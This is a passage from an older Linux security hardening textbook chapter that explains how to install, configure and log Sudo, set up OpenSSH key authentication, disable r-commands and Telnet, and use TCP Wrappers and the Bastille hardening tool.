specified system users. The developers of Sudo state that the basic philosophy (www.courtesan.com/sudo/readme.html) of the program is to “give as few privileges as possible but still allow people to get their work done.” Sudo was first released to the public in the summer of 1986, and Todd Miller of Courtesan Consulting currently maintains the program and distributes it freely under a BSD-style license. The Sudo Main Page is located at www.courtesan.com/sudo.

The program is a command-line tool that operates one command at a time. Table 9.5 lists several important features of Sudo.

Table 9.5 Sudo Features

Feature	Description
Command logging	Commands and argument can be logged. Commands entered can be traced to the user. Ideal for system auditing.
Centralized logging of multiple systems	Sudo can be used with the system log daemon (syslog) to log all commands to a central host.
Command restrictions	Each user or group of users can be limited to what commands they are allowed to enter on the system.
Ticketing system	The ticketing system sets a time limit by creating a ticket when a user logs on to Sudo. The ticket is valid for a configurable amount of time. Each new command refreshes the ticket for the predefined amount of time. The default time is five minutes.
Centralized administration of multiple systems	The Sudo configurations are written to the /etc/sudoers file. This file can be used on multiple systems and allows administration from a central host. The file is designed to allow user privileges on a host-by-host basis.

Because Sudo logs all commands run as root (or specified otherwise), many administrators use it instead of using the root shell. This allows them to log their own commands for troubleshooting and additional security.

The ticketing system is ideal because if the root user walks away from the system while still logged in (a very bad idea), another user cannot access the system simply because he or she has physical access to the keyboard.

After the ticket expires, users must log on to the system again. A shorter time is recommended, such as the default five minutes. The ticketing system also allows users to remove their ticket file.

Understanding Sudo System Requirements

To install and run Sudo from the source distribution, you must have a system running UNIX. Almost all versions of UNIX support the Sudo source distribution, including almost all flavors of POSIX, BSD, and SYSV. You must also install the C compiler and the Make utility.

Sudo is known to run on the following UNIX flavors: Auspex, SunOS, Solaris, ISC, RISCos, SCO, HP-UX, Ultrix, IRIX, NEXTSTEP, DEC UNIX, AIX, ConvexOS, BSD/OS, OpenBSD, Linux, UnixWare, Pyramid, ATT, SINIX, ReliantUNIX, NCR, Unicos, DG/UX, Dynix/ptx, DC-Osx, HI-UX/MPP, SVR4, and NonStop-UX. It also runs on MacOSX Server. To see if your OS version is compatible, visit www.courtesan.com/sudo/runson.html. In the following examples, the Linux 2.2.16 kernel (included with Red Hat Linux 7) will be used on an i586 system.

Learning More About the Sudo Command

The **sudo** command allows a user to execute a command as a superuser or another user. All configurations for Sudo are written to the /etc/sudoers file. The sudoers file specifies whether that command is allowed by that particular user.

In order to use Sudo, the user must have already supplied a username and password. If a user attempts to run the command via Sudo and that user is not in the sudoers file, an e-mail is automatically sent to the administrator, indicating that an unauthorized user is accessing the system.

Once a user logs in to Sudo, a ticket is issued that is valid by default for five minutes. A user can update the ticket by issuing the **-v** flag, which will validate the ticket for another five minutes. The command is entered as follows:

```
sudo -v
```

If an unauthorized user runs the **-v** flag, an e-mail will not be sent to the administrator. The **-v** flag informs the unauthorized user that he or she is not a valid user. If the user enters a command via Sudo anyway, an e-mail will then be sent to the administrator.

Sudo logs login attempts, successful and unsuccessful, to the *syslog(3)* file by default. However, this can be changed during Sudo configuration. Some of the command-line options listed in Table 9.6 are used by Sudo.

Table 9.6 Selected Sudo Command Options

Option	Option Name	Description
-V	Version	Prints version number and exits.
-l	List	Lists the commands that are allowed and denied by current user.
-h	Help	Prints usage message and exits.
-v	Validate	Updates the user's ticket for a configured amount of time (default is five minutes). If required, the user must re-enter the user password.
-k	Kill	Expires the user's ticket. Completing this option requires the user to re-enter the user password to update the ticket.
-K	Sure kill	Removes the user's ticket entirely. User must log in with username and password after running this option.
-u	User	Runs the specific command as the username specified. The user specified can be any user except root. If you want to enter a uid, enter #uid instead of the username.

Downloading Sudo

Sudo can be downloaded from multiple sites, all specified at the Sudo Web site (www.courtesan.com/sudo). For this demonstration, version 1.6.3p6 is used, which is included on the companion CD. Other versions should be similar. For Sudo download locations (many exist) via FTP and HTTP, visit the following Web addresses:

- **FTP** www.courtesan.com/sudo/ftp.html
- **HTTP** www.courtesan.com/sudo/www.html

The master FTP and HTTP sites for Sudo are located and maintained by Courtesan Consulting at:

- **FTP** [ftp://ftp.courtesan.com/pub/sudo](http://ftp.courtesan.com/pub/sudo)
- **HTTP** www.courtesan.com/sudo/dist

Many distributions exist for the different UNIX flavors. Download the version specific to your system. For example, follow these steps to download Sudo for Red Hat Linux:

1. Access the Sudo master HTTP download site at www.courtesan.com/sudo/dist.
2. Download the latest version of Sudo displayed at the bottom of the directory.
3. Download the tarball to any directory you choose. Unlike Bastille, you are not required to run the program in the root directory only. Sudo has been downloaded to the /root directory for this example.

Installing Sudo

To install Sudo, you must first download the specific Sudo tarball. After download, locate the directory where you downloaded Sudo and follow these steps:

1. Access the directory where you downloaded Sudo, and decompress the tar file (your Sudo version number will vary depending on the version of Sudo that you downloaded) by entering:

```
tar -zxvf sudo-1.6.3p6.tar.gz
```

2. A directory will be created, such as sudo-1.6.3p6.
3. Access the Sudo directory by entering:

```
cd sudo-1.6.3p6
```

4. To create a Makefile and config.h file that will allow you to configure Sudo, enter:

```
./configure
```

5. You can add options to the **./configure** command to customize your Sudo installation. Simply append the options listed in Table 9.7 to your **./configure** command. The entire list of options is available in the /sudo/INSTALL file.

Table 9.7 Sudo ./configure Options

Option	Description	Default (if applicable)
--bindir=DIR	Sudo installed in DIR.	EPREFIX/bin
--sbindir=DIR	Visudo installed in DIR.	EPREFIX/sbin
--sysconfdir=DIR	Sudoers file installed in DIR.	/etc
--mandir=DIR	Man pages installed in DIR.	PREFIX/man
--with-skey	Support S/Key One Time Password (OTP).	n/a
--with-SecurID=DIR	Support SecurID. DIR is the directory where sdclient.a, sdi_athd.h, sdconf.h, and sdacmvl.s will be located.	n/a
--with-fwtk=DIR	Support TIS Firewall Toolkit (FWTK) 'authsrv'. DIR is the base directory where the compiled FWTK package will be located.	n/a
--with-kerb4	Support Kerberos v4. Cygnus Network Security (CNS) is the only tested package.	n/a
--with-kerb5	Support Kerberos v5. For authentication, Kerberos pass-phrases are used, not the Kerberos cookie scheme. MIT Kerberos V, release 1.1 (will not work with versions earlier than 1.1) is the only test package, but CNS should also work.	n/a
--disable-shadow	Disable shadow passwords.	Supported. Shadow password used if it exists.
--with-sudoers-uid	Defines the UID (User ID) that owns the sudoers file. Actually configured in the Makefile.	0

Continued

Table 9.7 Continued

Option	Description	Default (if applicable)
--with-sudoers-gid	Defines the GUI (Group ID) that owns the sudoers file. Actually configured in the Makefile.	n/a
--without-passwd	Disables authentication using the passwd or shadow file. Do not disable this authentication method unless you are using another authentication method.	n/a
--with-logging=TYPE	Defines logging method. The types include <i>syslog</i> , <i>file</i> , or both. <i>syslog</i> allows centralized logging and is recommended.	Syslog
--with-logpath=PATH	Defines the location of the Sudo log file.	Default is /var/log/sudo. If your system does not have this directory, it defaults to /var/adm/sudo.log or /usr/adm/sudo.log.
--with-mailto	Defines the user account that Sudo mail will be sent. Mail usually indicates an alert.	Root
--with-mailsubject	Defines the subject of the Sudo mail.	**** SECURITY information for <i>hostname</i> ****
--with-runas-default=USER	Defines the default user for the sudo command. By default, Sudo gives root privileges if the -u flag is not specified.	root
--with-passwd-tries=TRIES	Defines the number of password attempts given to a user.	Three tries

Continued

Table 9.7 Continued

Option	Description	Default (if applicable)
--with-timeout=MINUTES	Defines the number of minutes before another Sudo password is required.	Five minutes. Configure minutes to zero and Sudo will always request a password.
--with-password-timeout=MINUTES	Defines the number of minutes that Sudo waits before the Sudo password prompt times out.	Five minutes. Configure minutes to zero for no password timeout.
--with-editor=PATH	Defines the default editor path used by visudo. You can also list several editors in a colon-separated list. Visudo checks the USER environment variable and selects the defined one. It can also select the first editor that is installed on the list.	vi system path

6. You can also edit Makefile to change the default paths for installation, as well as the other configurations listed in Table 9.7. If you require this change, open Makefile in a text editor. For example, enter:

```
vi Makefile
```

7. Locate the “Where to install things...” section of Makefile.
 8. Change the default paths if necessary. For this example, we recommend that you use the default paths.
 9. Quit the file. If you use the vi text editor, enter:

```
:q
```

10. (Optional) You can also change the default installation paths when you run the `./configure` command (you ran the `configure` command in a previous step). To do this, enter an option after the command. For

example, by default the sudoers file is installed in the /etc directory. You can change this location by entering:

```
./configure - -sysconfdir=DIR
```

where DIR is the new installation directory.

11. To compile Sudo, run the **make** command by entering:

```
make
```

12. (Optional) You will probably need GNU if you install Sudo in a directory other than the source file directory. If you have errors during installation, read the TROUBLESHOOTING and PORTING files.

13. To install Sudo, you must be the root user. Run the **make install** command to install the man pages, visudo, and a basic sudoers file by entering:

```
make install
```

NOTE

When installing a sudoers file, any existing sudoers file will not be overwritten.

14. You have installed Sudo. The next section explains how to configure it to suit your system's needs

Configuring Sudo

To configure Sudo, you must edit the %/sudo-1.6.3p6/sudoers file. The sudoers file defines which users are allowed to execute what commands. Only the root user is allowed to edit the file, and it must be edited with the **visudo** command. A sample.sudoers file is included in the Sudo directory.

The **visudo** command opens the sudoers file, by default, in the vi text editor. The **vi** commands are used to edit and write the file. You can change the default text editor used by visudo using the compile time option. Visudo uses the EDITOR environment variable. The **visudo** command performs the following tasks when editing the sudoers file:

- **Checks for parse errors** Visudo will not save any changes if a syntax error exists. It will state the line number of the error and prompt you for guidance. You will be offered a “What Now?” prompt and three choices: “e” to re-edit the file, “x” to exit without saving, and “Q” to quit and save changes.

Note

If a syntax error exists in the sudoers file and you choose Q to quit and save the visudo changes, Sudo will not run until the problem is corrected. You must run visudo again, fix the problem, and save the file again. It is recommended that you select e to attempt to fix the problem, or x to exit without saving (if you are not sure of what went wrong).

- **Prevents multiple edits to the file simultaneously** If you attempt to run visudo while the sudoers file is being edited, you will receive an error message informing you to try again at a later time.

The sudoers file consists of two different types of entries, *user specifications* and *aliases*. The following examples show you how to use user specifications, which define which user is allowed to run what commands. Aliases are basically variables.

The sudoers file contains a root entry. The user privilege specification is listed as:

```
root    ALL=(ALL) ALL
```

This configuration allows the root user to issue all commands.

To allow other users to run commands as root, you must enter those users in the sudoers file. You must also list the host on which they are allowed to run the commands. Last, you must list the specific commands that those users are allowed to run as root. In the following steps, you will create user *bob* and allow him to run several commands as root using Sudo on your system.

1. Open the sudoers file by entering:

```
visudo
```

2. The sudoers file opens in vi. Locate the “**User privilege specification**” section. After the root entry, enter the following (press **i** to insert text):

```
bob    your-hostname = /sbin/ifconfig, /bin/kill, /bin/ls
```

This line allows user bob to run the **ifconfig**, **kill**, and **ls** commands as root.

3. Press **ESC** to write and quit the file. Then, enter:

```
:wq
```

This command writes and quits the file using vi.

4. Now you must create user bob. Enter:

```
useradd bob
```

5. Create a password for user bob by entering:

```
passwd bob
```

```
Changing password for user bob
```

```
New UNIX password:
```

```
Retype new UNIX password:
```

```
passwd: all authentication tokens updated successfully
```

NOTE

By default, all commands you list in sudoers will run as root unless you specify otherwise. For example, bob could run commands as user *bugman* if desired. You would enter:

```
bob your-hostname = (bugman) /sbin/ifconfig
```

In this case, the **ifconfig** command will run as user *bugman*. You can allow bob to enter commands as several different users.

```
bob your-hostname = (bugman) /sbin/ifconfig, (root) /bin/kill,  
/bin/ls
```

The **kill** and **ls** commands will run as root, while the **ifconfig** command runs as *bugman*. At the command line, bob will enter:

```
sudo -u bugman /sbin/ifconfig
```

Running Sudo

You have configured Sudo to allow user bob root privileges for the **ifconfig**, **kill**, and **ls** commands. When bob wants to run these commands, he must first enter the **sudo** command, and then his password.

1. Log on as user bob.
2. To find out what commands bob has root access to, enter the following:

```
sudo -l
```

3. If this is your first time running Sudo as user bob, a warning will display:

We trust you have received the usual lecture from the local System

Administrator. It usually boils down to these two things:

- #1) Respect the privacy of others.
- #2) Think before you type

4. A password prompt appears. Do *not* enter the root password. Enter bob's password.

Password:

5. The commands that bob is allowed to run on this host are listed
6. To test your Sudo configurations, run an *ifconfig* option that requires root permission without using Sudo. Enter:

```
/sbin/ifconfig eth0 down
```

Permission is denied because bob is not allowed to deactivate the system's interface.

7. To deactivate the interface, bob must use Sudo. Enter:

```
sudo /sbin/ifconfig eth0 down
```

You will be successful. Please note that Sudo will ask for the bob's password if bob's ticket has expired (the default is five minutes). If you run this command within five minutes from the last, you will not be prompted for a password.

8. Reactivate the interface. Enter:

```
sudo /sbin/ifconfig eth0 up
```

9. Next, restart one of the HTTPD processes using the **kill** command by entering:

```
ps aux | grep httpd
```

10. Choose an Apache PID from the list that appears (If Apache is not installed, select a different service process to restart). Enter:

```
kill -HUP [PID NUMBER]
```

11. You are not allowed to restart the HTTPD process because you are not root. You will receive the following result:

```
bash: kill: (PID NUMBER) - Not owner
```

12. Instead, use Sudo to run the command as root by entering:

```
sudo kill -HUP (PID NUMBER)
```

You should be successful.

13. Next, you will list the root user directory as user bob using the **ls** command. Enter:

```
ls /root
```

Permission is denied because you are not root.

14. Again, use Sudo to run the command as root:

```
sudo ls /root
```

Permission is granted and the root user's directory is displayed.

15. To expire bob's timestamp, enter the command **sudo -k**. Bob will have to enter a password the next time he uses Sudo.

Running Sudo with No Password

In some situations, entering a password each time Sudo is run is redundant because the user has already logged on to the system. Sudo offers a way around this monotonous task by using the *NOPASSWD* tag in the sudoers file.

1. To remove the password requirement in the sudoers file, log on as *root* and enter:

```
visudo
```

2. The sudoers file opens in vi. Modify bob's user privilege specification to match the following (press **i** to insert text):

```
bob    your-hostname = NOPASSWD: /sbin/ifconfig, /bin/kill,  
/bin/ls
```

3. Press **ESC**. Enter :wq to write and quit the file.
4. Log on as bob. Deactivate the interface using Sudo:

```
sudo /sbin/ifconfig eth0 down
```

You will not be prompted for your password and the command will run as root.

5. Reactivate the interface. Enter:

```
sudo /sbin/ifconfig eth0 up
```

Logging Information with Sudo

As mentioned previously, Sudo logs which users run what commands. Logging does not occur automatically. You must set up Sudo and *syslogd* to log commands. This involves two steps. First, you must create a Sudo logfile in /var/log. Second, you must configure *syslog.conf* to log Sudo commands. The following steps show you how to configure Sudo logging.

1. Log on as root. Create a Sudo log file in /var/log/. Enter:

```
touch /var/log/sudo
```

2. Next, you must add a line in the *syslog.conf* file to direct logging to your Sudo logging file. Open *syslog.conf* by entering the following:

```
vi /etc/syslog.conf
```

3. Enter the following line at the end of the *syslog.conf* file (press **i** to insert text). If you installed Bastille earlier in this lesson, insert the line before or after the Bastille insert. The white space must be created using **Tab**, not the **Spacebar**.

local2.debug	/var/log/sudo
--------------	---------------

4. This *syslog.conf* entry logs all successful and unsuccessful Sudo commands to the /var/log/sudo file. You can also log to a network host by indicating the network host instead of a local directory.

5. Press **ESC** to write and quit the file. Then, enter:

```
:wq
```

6. Since you have modified the syslog.conf file, you need to restart syslogd. To send a HUP signal to syslogd, you must first know the syslogd process identifier (PID). To identify the syslogd PID, enter:

```
ps aux | grep syslogd
```

7. The second column lists the PID number. The last column lists the process using that PID. To restart syslogd, identify the PID number and enter:

```
kill -HUP [PID NUMBER]
```

8. First, you will generate log entries for user bob. Log on as user bob.
9. Enter the following **ifconfig** commands while logged on as user bob:

```
sudo -l  
sudo /sbin/ifconfig eth0 down  
sudo /sbin/ifconfig eth0 up
```

10. Restart one of the HTTPD processes (or another process) using the **kill** command by entering:

```
ps aux | grep httpd
```

11. Choose an Apache (HTTPD) PID from the list that appears. Enter:

```
sudo kill -HUP [PID NUMBER]
```

12. Now list the root user directory as user bob. Enter:

```
sudo ls /root
```

13. Log on as root and view the Sudo log file. All the Sudo commands that bob entered are listed.

14. You can log any root commands by simply typing **sudo** before each command. For example, make sure that you are logged on as root and enter the following commands (or any commands you choose):

```
sudo useradd susan  
sudo passwd susan  
sudo vi /hosts
```

15. Access and view the Sudo log file by entering:

```
sudo cat /var/log/sudo
```

All root user entries are logged, including the cat command you just entered

As you can see, Sudo is extremely helpful for controlling and auditing root access. It allows a system administrator to distribute root system tasks without distributing the root password. An administrator can control what root access is needed for each user, and can customize system access based on those needs.

Sudo is used almost entirely by system administrators, and is a great way to train new system administrators. New administrators can be given a new account with only selected root privileges. The master administrator can then review the work of the administrator in training.

This section discussed one of the many ways to use Sudo; it focused primarily on user specifications in the sudoers file. For more information on extending Sudo, such as using aliases, please consult the sudoers man file.

Other Useful Considerations to Securing Your Linux Installation

As with Solaris, there are other useful considerations you should implement when securing your Linux installation. Protecting your installation and understanding how to detect potential hacker intrusions should be high on your list of priorities. Third-party tools such as OpenSSH can help you lock down the services that connect remotely, and another open-source utility named Bastille can assist you in locking down your system as a whole and in detecting potential system vulnerabilities.

Configuring and Using OpenSSH

OpenSSH (www.openssh.org) is an open-source program that encrypts all traffic between hosts using SSH. It is a secure replacement for common Internet programs used for remote connectivity, such as Telnet, rlogin, and rsh. Because it encrypts all traffic, it always hides usernames and passwords used for remote logins. After the login occurs, it continues to encrypt all data traffic between the hosts. OpenSSH is a free version of the SSH Communications Security Corporation's SSH suite (www.ssh.org). As with most open-source software, the tradeoff is that vendor support is not available. Do not confuse OpenSSH with the fee-based SSH suite.

The OpenBSD Project (www.openbsd.org) develops OpenSSH and the UNIX operating system, OpenBSD. OpenBSD is a free 4.4BSD-based OS that is designed with security in mind. It uses strong encryption techniques to ward off hackers. OpenBSD claims that the default installation has not experienced a remote hole in over three years. The OpenBSD Project has ported OpenSSH to other operating systems, including Linux, HP-UX, AIX, Irix, SCO, MacOS X, Cygwin, Digital UNIX/Tru64/OSF, SNI/Reliant UNIX, NeXT, and Solaris.

The OpenSSH Suite

OpenSSH is a suite of secure networking connectivity programs. The OpenSSH suite includes the following programs:

- **OpenSSH SSH client** (SSH) Remote login program, used for secure remote logins and session encryption. Secure alternative for rlogin and Telnet.
- **Secure copy program** (SCP) Remote file copy program, used to securely copy files between network hosts. Supports usernames and passwords.
- **Secure file transfer program** (SFTP) Used for secure interactive file transfers. Secure alternative for FTP.
- **OpenSSH SSH daemon** (SSHD) The daemon for SSH.

Many features are included in the OpenSSH suite that ensure secure transmissions across a network, and extend the usefulness of the program. Table 9.8 lists several of the OpenSSH features.

Table 9.8 OpenSSH Features

Feature	Description
Strong Encryption using Triple Data Encryption Standard (3DES) and Blowfish	The 3DES and Blowfish encryption algorithms are patent free in all countries. 3DES is time proven, and Blowfish provides faster encryption by using fast block cipher. Either encryption algorithm can be used. They are applied before authentication to ensure that all usernames and passwords are encrypted, as well as the session data.

Continued

Table 9.8 Continued

Feature	Description
Strong Authentication using public keys, one-time passwords (OTPs), and Kerberos authentication	Protects against authentication vulnerabilities such as IP and Domain Name System (DNS) spoofing and fake routes. There are four types of authentication methods used with OpenSSH: <ul style="list-style-type: none"> ■ Public key authentication only ■ Public key-based host authentication along with .rhosts ■ One-time passwords with s/key ■ Kerberos authentication
X11 Forwarding for encrypting X Windows traffic	Encrypts X Windows traffic between remote systems. Protects against remote xterm snooping and hijacking.
Encrypted Port Forwarding	Allows TCP/IP ports to be forwarded to another system over an encrypted channel. This is ideal for Internet protocols that do not inherently support encryption, such as POP or SMTP.
Agent Forwarding for Single Network Login	A user's authentication keys can be stored on the user's local machine, which becomes the authentication agent. When the user accesses the network from another system, the connection is forwarded to this authentication agent. This prevents the authentication keys from being installed on any network system, and allows the user to securely access the network from any system.
Interoperability	Complies with multiple SSH protocol versions (SSH 1.3, 1.5 and 2.0).
Data Compression	Allows data compression to occur before data encryption. This is important for networks with slow connections.
Passes Kerberos and Andrew File System (AFS) Tickets to remote systems	Allows users to access AFS and Kerberos services by entering their password only one time.

NOTE

OpenSSH 2.0 supports the SSH 1.3, 1.5, and 2.0 protocol. It is important to know that SSH 2.0 does not use the Rivest, Shamir, Adleman (RSA) algorithms, but does support it. Because RSA algorithms still had an effective patent, the SSH 2.0 developers decided to use the Diffie-Hellman (DH) and Digital Signature Algorithm (DSA) algorithms instead. Therefore, if your SSH client and servers use SSH 1.3, 1.5, or 2.0, they will be compatible. Most commercial implementations for UNIX, Windows, and others use these versions.

Configuring SSH

SSH is the OpenSSH SSH client, and works with the SSHD (SSH daemon). They work together to replace rlogin and rsh. SSH is also a replacement for Telnet. SSH is used to log in to a remote system and execute commands on the remote system. The difference between SSH and Telnet, rlogin, and rsh is that SSH is secure.

At the beginning of this chapter, you used a Telnet connection to log in to a remote host. The entire session was unsecure because all data was sent in clear-text, including the username and password. Using the packet sniffer Ethereal, you were able to capture the Telnet session packets and follow the TCP stream. You discovered the username and password used to establish the connection. Since you now have the username, password, and remote host IP address (in this case), you can now log in as the user whose packets you captured.

Using a similar method, you can also capture rlogin and rsh sessions and determine the needed authentication data. For example, because rlogin and rsh use host authentication, you can determine the IP address or FQDN, and the username required to log in to the host. Once the hostname and username for authentication are determined, they can be used for IP and DNS spoofing.

The SSH client is a replacement for Telnet, rlogin, and rsh. It provides a secure data channel between two hosts on a network. These hosts can be untrusted and the network can be unsecured. In order to work, both hosts must support SSH. One host then connects to another host using an encrypted connection. Because the connection is encrypted, any hacker who captures the data will have an extremely difficult time decrypting it.

Comparing SSH with Older R-Commands

The method for implementing SSH combines similar r-command concepts with a private and public key method. In order to understand how SSH works, it is a good idea to understand how the older r-commands work.

Understanding Insecure R-Command Authentication

The following authentication method is used for r-commands, such as **rlogin**, **rsh**, or **rcp**, in Red Hat Linux 7. For the example, rlogin will be used. Any user logging on to a remote system must have a user account on the remote system. For this example, we will use the account *susan*. If Susan is logged on locally when she connects to a remote host, no password is needed to access the remote host. No password is needed because her account is authenticated by an entry in the .rhosts file located in the remote system's \$HOME/susan directory. The .rhosts file must be created in the susan home directory.

The .rhosts file contains the hostname and username required for Susan to log in to the system. The hostname of Susan's system is we-24-130-10-205.we.mediaone.net, and her username is *susan*. If her **rlogin** command matches the entry in the .rhosts file, she is allowed access to the system. No password is required.

The .rhosts file is formatted as follows:

```
hostname username
```

The hostname should be the FQDN of the host, not the short hostname. For example, use:

```
we-24-130-10-205.we.mediaone.net
```

instead of:

```
we-24-130-10-205
```

The username must be an account on the system. If a user account exists for this username on the system, the user can access *all* user accounts except root.

As mentioned earlier, for Susan to log in remotely, the root user of the remote host must create a .rhosts file in the \$HOME/susan directory with her hostname and username. For example, if Susan's machine were hostname we-24-130-10-205.we.mediaone.net, the root user would enter the following:

```
we-24-130-10-205.we.mediaone.net susan
```

When Susan is ready to access the remote host, she would enter the following **rlogin** command:

```
rlogin -l susan we-24-130-8-170.we.mediaone.net
```

where *we-24-130-8-170.we.mediaone.net* is the remote host. The **-l** option indicates the account used for the login, which is *susan*.

This method is not secure because the hostname and username are sent to the remote host for authentication in cleartext. This method opens the remote host to IP spoofing, DNS spoofing, and routing spoofing.

Because of these security vulnerabilities, it is recommended that you disable the r-command utilities. The /etc/xinetd.d directory makes it simple to disable services that your system is not using. For example, you can disable the rlogin and rsh services by commenting out the rlogin and rsh entries in the respective file and restarting the service. If the service is commented out, it will not restart. Once disabled, no one can access the machine via the r-command utilities.

1. To disable rlogin, you must edit the /etc/xinetd.d/rlogin file. Open the rlogin file, using vi or an editor of your choice.

2. Comment out the *service login* line by adding a number sign (#) before it:

```
#service login
```

3. Write and quit the file.

4. Next, you must restart xinetd by entering:

```
/etc/rc.d/init.d/xinetd restart
Stopping xinetd:                                [ OK ]
Starting xinetd:                                 [ OK ]
```

5. Disable the rsh service using the same method (e.g., edit the /etc/xinetd.d/rsh and /etc/xinetd.d/rexec files by commenting out the *service shell* line).

NOTE

The rexec service is another r-command tool that provides authentication based on usernames and passwords for remote execution purposes. It is disabled by default.

6. To provide additional security, disable the Telnet service using the same method (e.g., edit the /xinetc.d/telnet file by commenting out the *service telnet* line).
7. Restart xinetd.

You have disabled the remote client programs that send information without encryption. Because these programs are vulnerable to attacks, they should be replaced entirely by SSH. The following sections demonstrate how SSH replaces these programs.

Using Secure SSH Authentication

SSH is based on public-key cryptography. Versions before SSH 2.0 use RSA-based authentication. SSH version 2.0 and later use the unpatented DSA instead. Public-key cryptography uses private and public keys to ensure authentication. The private key is only known by the user, and the public key is available to everyone else, such as the remote host.

SSH can create a DSA private/public key pair for a user by using the **ssh-keygen -d** command. In SSH 2.0, the private DSA key is stored in the \$HOME/.ssh/id_dsa file. The public key is placed in the \$HOME/.ssh/id_dsa.pub file. The public key should be renamed and copied to the \$HOME/.ssh/authorized_keys2 file on the remote system. The authorized_keys2 file contains one public key per line.

Note

The \$HOME/.ssh/authorized_keys2 file on the remote host is the SSH equivalent to the \$HOME/.rhosts file used for the r-commands. Earlier in this chapter, you learned how the .rhosts file is configured to allow a user account to log in remotely using rlogin.

In SSH version 1, RSA authentication is used. An RSA private/public key is created in either OpenSSH version by entering the **ssh-keygen** command without the *-d* option. The private key is stored in the \$HOME/.ssh/identity file, and the public key is stored in the \$HOME/.ssh/identity.pub file of the user's home directory. The public key should be renamed and copied to the user's home directory on the remote system, to the \$HOME/.ssh/authorized_keys file.

SSH offers password authentication if the public-key authentication fails. It also provides password authentication if public-key authentication is not available. This flexibility allows the password to be encrypted and transmitted over the network so that data integrity persists, even if the public-key authentication does not work.

Table 9.9 summarizes the locations of the private and public keys used in SSH.

Table 9.9 Public-Key Authentication Locations for SSH

SSH Version 2 Key	Local System Default Location	Remote Host Location
Private key	\$HOME/.ssh/id_dsa	Not applicable
Public key	\$HOME/.ssh/id_dsa.pub	\$HOME/.ssh/authorized_keys2

SSH Version 1 Key	Local System Default Location	Remote Host Location
Private key	\$HOME/.ssh/identity	Not applicable
Public key	\$HOME/.ssh/identity.pub	\$HOME/.ssh/authorized_keys

Other important files used to identify public keys on a system are listed in Table 9.10.

Table 9.10 Additional Files Used in SSH

SSH File	Description
\$HOME/.ssh/known_hosts	Lists the public keys for all the hosts to which the user has logged in. The host public keys are listed here if they are not listed in /etc/ssh_known_hosts.
/etc/ssh_known_hosts	Lists the RSA-generated public keys for all the hosts that the system knows. For example, any host that logs in to the system should have its public key listed in this file. Your network administrator should configure this file to list all the user public keys in your company. It should be a world-readable file, with one public key listed per line.
/etc/ssh_known_hosts2	Same as the ssh_known_hosts file, except it lists the DSA-generated public keys for all hosts that the system knows.

Continued

Table 9.10 Additional Files Used in SSH

SSH File	Description
\$HOME/.ssh/config	Configuration file for each user. Each user can have a specific configuration file (if needed), which is used by the SSH client.
/etc/ssh/ssh_config	Configuration file for the entire system. It is world readable and provides values for users who do not have a configuration file. This file is required for SSHD to start, and is automatically generated upon OpenSSH installation.
\$HOME/.ssh/rc	Lists commands that will be executed during user login. These commands are run immediately prior to the opening of the user's shell. Used to run any required routines (if needed) before the home directory of the user is accessible. For example, AFS might be needed for the user.
/etc/sshrc	Similar to the \$HOME/.ssh/rc file, except it specifies commands that must be run immediately prior to systemwide. It should be world readable.

TCP Wrappers

A configuration choice can be made to modify the `inetd.conf` (pre-Red Hat Linux 7 versions only) and `/etc/hosts.files` so that `inetd` must contact TCP Wrappers whenever it gets a request, instead of automatically running the requested service. TCP Wrappers will determine if the requesting IP address is allowed to run the particular service. If the request is not allowed, the request is denied and the attempt is logged. Although IP-based authentication can be vulnerable, this optimization adds a layer of security to the process.

Hardening the System with Bastille

Bastille is an open-source program that facilitates the hardening of a Linux system. It performs many of the tasks discussed in this chapter, including downloading operating system updates and disabling services and ports that are not required for the system's job functions. The program also offers a wider range of additional services, from installing a firewall (`ipchains`) to implementing SSH.

Bastille is powerful and can save administrators time from configuring each individual file and program throughout the operating system. Instead, the administrator answers a series of “Yes” and “No” questions through an interactive text-based interface. The program automatically implements the administrator’s preferences based on the answers to the questions.

Bastille is written specifically to Red Hat Linux and Mandrake Linux, but can be easily modified to run on most UNIX flavors. The specific Red Hat/Mandrake content has been generalized, and now the hard-code filenames are represented as variables. These variables are set automatically at runtime.

The following list highlights the security features offered by Bastille to secure your system. You will choose which feature you want to implement on your system during the question-and-answer period. For example, many servers do not need to provide a firewall or Network Address Translation (NAT), so you might not need to configure ipchains. This list might vary as new versions of Bastille are released and the program becomes more powerful. More information about each of these features is explained in the program.

- **Run the ipchains script** You can configure your system as a packet filter. This allows your system to perform NAT, serve as a small firewall, and deny certain connection types to your server.
- **Download and install RPM updates** The most recent versions of the RPMs used on your system are downloaded and installed. These RPM downloads are obtained from the Red Hat Errata page (www.redhat.com/support/errata).
- **Apply restrictive permissions on administrator utilities** Allows only the root to read and execute common Administrator utilities such as ifconfig, linuxconf, ping, traceroute, and runlevel. It disables the SUID root status for these programs, so nonroot users cannot use them.
- **Create a second root account** A second *UID 0* (root) account allows administrators to track the original root account. This is helpful for tracking hackers because Bastille notifies the second account to original account logins. If you always use the second account, then you know when a security breach might have occurred.
- **Disable r-protocols** The r-protocols allow users to log on to remote systems using IP-based authentication. IP-based authentication permits only specific IP addresses to remotely log on to a system. Because this authentication is based on the IP address, a hacker who has discovered

an authorized IP address can create *spoofed* packets that appear to be from the authorized system.

- **Implement password aging** Default Red Hat Linux systems allow passwords to expire after 99,999 days. Because this is too long in a secure environment, Bastille offers to change the password expiration time to 180 days. These configurations are written to the /etc/login.defs file.
- **Password protect the LILO prompt** Allows users with the correct password to add arguments to the LILO prompt. Otherwise, only the default value (usually *linux*) is allowed. Be careful to implement this change if you have a dual-boot system, because the name of the operating system, such as *dos*, is often typed at the LILO prompt to access other operating systems.
- **Disable Ctrl-Alt-Delete rebooting** This disallows rebooting the machine by this method.
- **Password protect single-user mode** If a user gains access to your physical system, he or she can enter single-user mode by typing *init 1*. Once in single-user mode, that user has root access, and no one else can access the machine. By placing a password on single-user mode, run-level 1 is protected (the password is the root password).
- **Optimize TCP Wrappers** This choice modifies the inetc.conf (pre-Red Hat Linux 7 versions only) and /etc/hosts.allow files so that inetc must contact TCP Wrappers whenever it gets a request, instead of automatically running the requested service. TCP Wrappers will determine if the requesting IP address is allowed to run the particular service. If the request is not allowed, the request is denied and the attempt is logged. Although IP-based authentication can be vulnerable, this optimization adds a layer of security to the process.
- **Add Authorized Use banners** These banners automatically appear whenever anyone logs on to the system. Authorized Use banners are helpful in prosecuting malicious hackers, and should be added to every system on your network that allows access to the network. An information bulletin from the U.S. Department of Energy's Computer Incident Advisory Capability can be found at <http://ciac.llnl.gov/ciac/bulletins/j-043.shtml>.

The bulletin is titled “Creating Login Banners” and explains what is required within login banners for government computers. It also

